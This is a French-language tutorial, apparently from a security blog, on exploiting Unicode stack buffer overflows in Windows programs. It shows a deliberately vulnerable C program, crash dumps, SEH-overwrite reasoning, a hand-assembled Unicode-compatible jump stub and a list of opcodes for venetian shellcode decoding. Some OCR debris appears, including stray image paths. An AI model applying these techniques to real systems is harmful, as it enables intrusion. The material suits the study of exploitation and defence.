(EIP = 0x00410041) : Unicode Buffer Overflows exploitation.

*By Lilxam

Introduction :

Vous avez probablement déjà rencontré des problèmes quant à l'exploitation de buffer overflows, EIP égal à 0x00410041 par exemple alors que vous avez entré une chaine de type “AAAA...”. Ou peut-être pas, mais je pense très intéressant de comprendre quand est-ce que nous pouvons être confronté à ce genre de problèmes et surtout à quoi ils sont du.

Understanding Unicode Strings :

Tout d'abord je vais vous présenter brièvement ce que l'on appelle les Unicode Strings. Les Unicodes Strings ont été créées pour garantir que tous les langages puissent êtres utilisés depuis n'importe quel pays sans problème de traduction. Par exemple les caractères arabes son différents des notres. Vous comprenez que cette chaine مهمءضك ne peut être convertie en fonction des codes ASCII que nous connaissons. Avec les Unicode Strings il est possible d'utiliser plusieurs sortes de caractères, plusieurs alphabets. Vous trouverez ici un très bon aperçu de ces caractères : Code Charts.

Je ne vais pas vous exepliquer plus en détail le fonctionnement des Unicode Strings, je vais en revanche vous montrer comment les utiliser.

Using Unicode Strings :

En C, il existe plusieurs fonctions permettant de manipuler les Unicode Strings : Unicode Functions.

Jetons un œil aux fonctions de conversion ASCII/Unicode :

- MultiByteToWideChar() : ASCII -> Uniocde :

```
int MultiByteToWideChar(
UINT CodePage,
DWORD dwFlags,
LPCSTR lpMultiByteStr,
int cbMultiByte,
LPWSTR lpWideCharStr,
int cchWideChar
);
```

- WideCharToMultiByte() : Unicode -> ASCII :

```
int WideCharToMultiByte(
  UINT CodePage,
  DWORD dwFlags,
  LPCWSTR lpWideCharStr,
  int cchWideChar,
  LPSTR lpMultiByteStr,
  int cbMultiByte,
  LPCSTR lpDefaultChar,
  LPBOOL lpUsedDefaultChar
```

);

J'attire votre attention sur le champ **CodePage** :

CodePage

[in] Code page used to perform the conversion.

You can set this parameter to any code page that is installed or available in the system. You can also specify one of the values shown in the following table.

Value	Description
CP_ACP	ANSI code page
CP_MACCP	Not supported
CP_OEMCP	OEM code page
CP_SYMBOL	Not supported
CP_THREAD_ACP	Not supported
CP_UTF7	UTF-7 code page
CP_UTF8	UTF-8 code page

When SYSGEN_LOCUSA is set, only the 1252 and 437 code pages are supported.


To create an image that has very limited locale support, specify the image with SYSGEN_CORELOC and put the necessary locales for the image into Public\Common\Oak\Files\Nlscfg.inf.

Quand on convertit une chaine ASCII en Unicode, le résultat dépend du Code Page utilisé. Voici un exemple de conversion :

```
#include <windows.h>
#include <string.h>


int main(int argc, char *argv[])
{
  wchar_t wcStr[56];
  char cStr[56];


  memcpy(cStr, "\xB0\x42\x43\x44", 4);
  MultiByteToWideChar(CP_OEMCP, 0, &cStr, 4, &wcStr, SIZE);

  printf("%ws", wcStr);


  printf("\n\n");
  system("pause");
  return 0;
}
```

Ici j'utilise le Code Page OEM.

Regardons maintenant le résultat en mémoire :



Il semblerait que chaque caractère soit suivi d'un NULL BYTE. En effet "ABCD"=41 42 43 44 devient "A.B.C.D"=4100 4200 4300 4400.
En fait, les caractères inférieurs à 0x7F vont obéir à ce principe. Mais si on utilise un caractères supérieur à 0x7F, ce ne sera pas nécessairement le cas.

Effectivement 0xB0=0x9125 avec le Code Page OEM. Vous trouverez a table de conversion ici : Pratical Win32 and Unicode exploitation.

Bien maintenant qu'en est-il pour les Unicode Buffer Overflows ?

Redirecting the program flow :

Rewriting the RET address :

Voici un exemple de programme qui va planter à cause d'un stack overflow avec une chaine Unicode :

```
#include <windows.h>
#include <string.h>

#define SIZE 56

int main(int argc, char *argv[])
{
  wchar_t wcBofMe[1];
  wchar_t wcStr[SIZE];
  char cStr[SIZE];



  memcpy(cStr,
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41", SIZE);

  MultiByteToWideChar(CP_OEMCP, 0, &cStr, SIZE, &wcStr, SIZE);
```

```
  wcscpy(wcBofMe, wcStr); // Will crash

  return 0;
}
```

Quand on exécute ce programme, il plante et le registre EIP est égal à 0x41004100 :

```
Fault Module Name:          StackHash_0a9e
Fault Module Version:       0.0.0.0
Fault Module Timestamp:     00000000
Exception Code:             c0000005
Exception Offset:           00410041
OS Version:                 6.1.7600.2.0.0.256.1
```

On oit clairement que seulement 2 octets des 4 qui constituent le registre EIP son réécris. Ce qui est embêtant, c'est qu'il est difficile de trouver un JMP ESP à une adresse du type 0xyy00zz00.

Cependant rappelez-vous ce que j'ai dis : quelques octets (> 0x7F) ont des traductions spéciales en Unicode avec le Code Page OEM par exemple. Il est vrai que 0xC0 = 0x1425. J'ai donc modifié ma chaine et j'obtiens :


```
Fault Module Name:          StackHash_0a9e
Fault Module Version:       0.0.0.0
Fault Module Timestamp:     00000000
Exception Code:             c0000005
Exception Offset:           00412514
OS Version:                 6.1.7600.2.0.0.256.1
```

Donc cela signifie que en fait nous pouvons réécrire les 4 octets du registre EIP avec certaines contraintes tout de même. Il existe un plugin pour OllyDBG qui permet de trouver des adresses au format Unicode (0xyy00zz00) de JMP ESP, CALL ESP, … C'est OllyUNI. Et un autre existe pour Immunity Debugger cette fois : pvefindaddr.

Seh rewriting :

Nous savons qu'il existe une autre méthode pour rediriger le flux du programme : la technique de la réécriture de SEH. Avec les Unicodes Strings le principe va être le même (réécriture du Handler SEH avec un pointeurs vers une séquence d'instruction POP POP RET) mais nous n'allons pas être en mesure d'utiliser un JMP SHORT. Écrire un JMP avec une chaine Unicode et casiment impossible. Cela dépend trop du Code Page utilisé.

Le principe va alors de ne pas exécuter de JMP SHORT mais laisser le programme exécuter normalement les instructions contenues dans les champs Next SEH et SEH Handler en espérant qu'il ne plante pas. Ensuite, si ces instructions ne cause pas de problèmes, nous allons pouvoir exécuter un shellcode situé après la structure SEH. Je sais que cette partie est un peu difficile à comprendre, alors peut-être que ce schéma peut vous éclaircir les idées :



Pour les étapes 1 et 2 il n'y a aucun souci.

Mais l'étape troive est un peu plus problématique et requiert deux conditions :

- L'adresse du Next SEH quand elle est exécuté ne doit pas provoquer d'erreur.
- De même, l'adresse du SEH Handler de doit pas soulever d'exception si on l'exécute.

Je vous donne un exemple d'adresse qui peut provoquer un bug : 0x41560020 :

```
0020            ADD BYTE PTR DS:[EAX],AH
56              PUSH ESI
41              INC ECX
```

Ici, si EAX contient une valeur comme 0x00000000 une exception « Access violation » est soulevé lors de l'exécution de cette ligne :

```
ADD BYTE PTR DS:[EAX],AH
```

Exploiting Unicode Buffer Overflows :

RET on ASCII shellcode :

Quand on convertit une chaine ASCII en Unicode il reste en mémoire la chaine ASCII originale. Donc si on peut sauter dessus, on pourra exécuter un shellcode « normal ».

Mais comment peut-on faire un saut ? Comme je vous l'ai dit plus tôt, il est presque impossible de faire un JUMP avec un shellcode Unicode.

Il nous faut donc trouver une autre solution. Je vous propose de lire ce paper qui traite des instructions que nous pouvons utiliser malgré les contraintes imposées par l'Uniocde : Building IA32 'Unicode-Proof' Shellcodes.

Dans mon cas, je veut sauter à l'adresse 0x0022FD88 qui pointe vers mon shellcode ASCII.

J'utilise alors ce shellcode Unicode :

```
0040139D     B8 00220000    MOV EAX,2200 ; EAX = 00002200
004013A2     50             |PUSH EAX
004013A3     4C             DEC ESP
004013A4     58             POP EAX ; EAX = 002200??
004013A5     05 00FD0000    ADD EAX,0FD00 ; EAX = 0022FD??
004013AF     B0 00          MOV AL,0 ; EAX = 0022FD00
004013AA     B9 00880000    MOV ECX,8800 ; ECX = 00008800
004013B1     00E8           ADD AL,CH ; EAX = 0022FD88
00401284     50            PUSH EAX
00401285     C3            RETN
```

Bien, si je peut vous donner quelques conseils, quand vous avez une adresse comme 0xTTUUVVWW, commencez par définir l'octet TT puis ensuite UU ainsi de suite. C'est vraiment plus pratique !

Ensuite, il est important de bien comprendre comment bien utiliser le registre ESP et les instructions POP/PUSH.

Maintenant, si vous considérez ma chaine :

B8 00 22 00 00 50 4C 58 05 00 FD 00 00 B0 00 B9 00 88 00 00 00 E8, vous voyez qu'il n'y a pas d'octet nul entre 50 et 4C par exemple.

Ce n'est pas trop grave. En effet il y à des instructions avec des opcodes comme : 00 XX 00. Dans mon cas j'ai utilisé :

```
0072 00        ADD BYTE PTR DS:[EDX],DH
```

J'obtiens alors ce shellcode :

```
0040139D     B8 00220000    MOV EAX,2200 ; EAX = 00002200
004013A2     50             |PUSH EAX
004013C6     0072 00        ADD BYTE PTR DS:[EDX],DH
004013A3     4C             DEC ESP
004013C6     0072 00        ADD BYTE PTR DS:[EDX],DH
004013A4     58             POP EAX ; EAX = 002200??
004013C6     0072 00        ADD BYTE PTR DS:[EDX],DH
```

```
004013A5     05 00FD0000    ADD EAX,0FD00 ; EAX = 0022FD??
004013AF     B0 00          MOV AL,0 ; EAX = 0022FD00
004013AA     B9 00880000    MOV ECX,8800 ; ECX = 00008800
004013B1     00E8           ADD AL,CH ; EAX = 0022FD88
```

Maintenant que ma chaine est bonne, il ne reste plus qu'à construire un shellcode ASCII normal. Mais ça, vous savez le faire ;).

Now my string is ok. We just have to build an ASCII shellcode.

Using a decoder :

Imaginez le cas où vous ne pouvez pas retourner sur votre chaine ASCII. Vous serez obligés de faire un shellcode en Uniocde. Mais ceci est une tache très difficile. C'est pourquoi il y a des techniques basées sur le Venetian Shellcodes. Et des outils comme alpha2 permettant d'encoder un shellcode ASCII en Unicode puis de le décoder avec un décodeur(compatible avec l'Unicode) . Une fois que le shellcode est décodé, il ne reste plus qu'à sauter dessus.

Cependant cette méthode requiert une condition :

- Au moins un registre, si possible deux, EAX et ECX par exemple, doivent pointer l'un sur le shellcode codé et l'autre vers un espace de mémoire où l'on peut écrire. C'est également possible avec un seul registre qui pointe vers le shellcode encodé qui va se modifier lui-même.

Vous allez me demander pourquoi nous avons besoin d'un registre qui pointe vers notre shellcode ? Et bien comme je vous l'ai déjà dit, il y a quelques instructions dont les opcodes sont semblables à ceci : 00 XX 00. Soit des instructions que nous pouvons utiliser. Et ces instructions sont similaires à celle-ci que j'ai déjà utilisé :

```
0072 00        ADD BYTE PTR DS:[EDX],DH
```

Dans ce cas, si EDX pointe vers notre shellcode, on va être en mesure de me modifier via DH.

Voici une petite liste d'instructions de ce type :

```
CPU Disasm
Address   Hex dump          Command
00401220      0060 00       ADD BYTE PTR DS:[EAX],AH
00401223      0061 00       ADD BYTE PTR DS:[ECX],AH
00401226      0062 00       ADD BYTE PTR DS:[EDX],AH
00401229      0063 00       ADD BYTE PTR DS:[EBX],AH
0040123E      006A 00       ADD BYTE PTR DS:[EDX],CH
00401241      006B 00       ADD BYTE PTR DS:[EBX],CH
00401253      0071 00       ADD BYTE PTR DS:[ECX],DH
00401256      0072 00       ADD BYTE PTR DS:[EDX],DH
00401259      0073 00       ADD BYTE PTR DS:[EBX],DH
00401262      0076 00       ADD BYTE PTR DS:[ESI],DH
00401265      0078 00       ADD BYTE PTR DS:[EAX],BH
00401268      0079 00       ADD BYTE PTR DS:[ECX],BH
0040126B      007A 00       ADD BYTE PTR DS:[EDX],BH
0040126E      007B 00       ADD BYTE PTR DS:[EBX],BH
00401277      007E 00       ADD BYTE PTR DS:[ESI],BH
0040127A      007F 00       ADD BYTE PTR DS:[EDI],BH
```

Ces instructions peuvent être très utiles quand on ajuste notre shellcode pour faire un JUMP sur la chaine ASCII comme dans l'étape précédente.

Conclusion

Je suis désolé de ne pas illustrer mes propos, mais je manque de temps. Peut-être je vous présenterez un exemple dans un post prochain.

Ce petit post n'était qu'une approche très brève des Unicode Buffer Overflow, je terminerai alors en vous proposant un excellent article sur la sujet rédigé par Peter Van Eeckhoutte : Exploit writing tutorial part 7 : Unicode – from 0×00410041 to calc.